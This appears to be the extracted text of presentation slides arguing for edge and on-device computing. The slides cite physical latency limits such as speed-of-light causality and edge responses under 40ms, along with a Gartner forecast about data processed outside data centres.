
# Users vs Cloud Infra





Locality 📶

# *Sending a "Direct" Message*






Locality 📶

# Latency is a Physical Limit 🚧

- Bandwidth max not even close
- Speed of light **causality**
- Edge dominates < 40ms
- Best at ~8ms
- 1ms applications exist
- "Ultra Reliable Low Latency"





Locality 📱

*edge, on device, etc*


By 2025, **75% of data** will be processed  
**outside** the traditional data centre or cloud

– Gartner, What Edge Computing Means for Infrastructure and Operations Leaders



Locality 📶

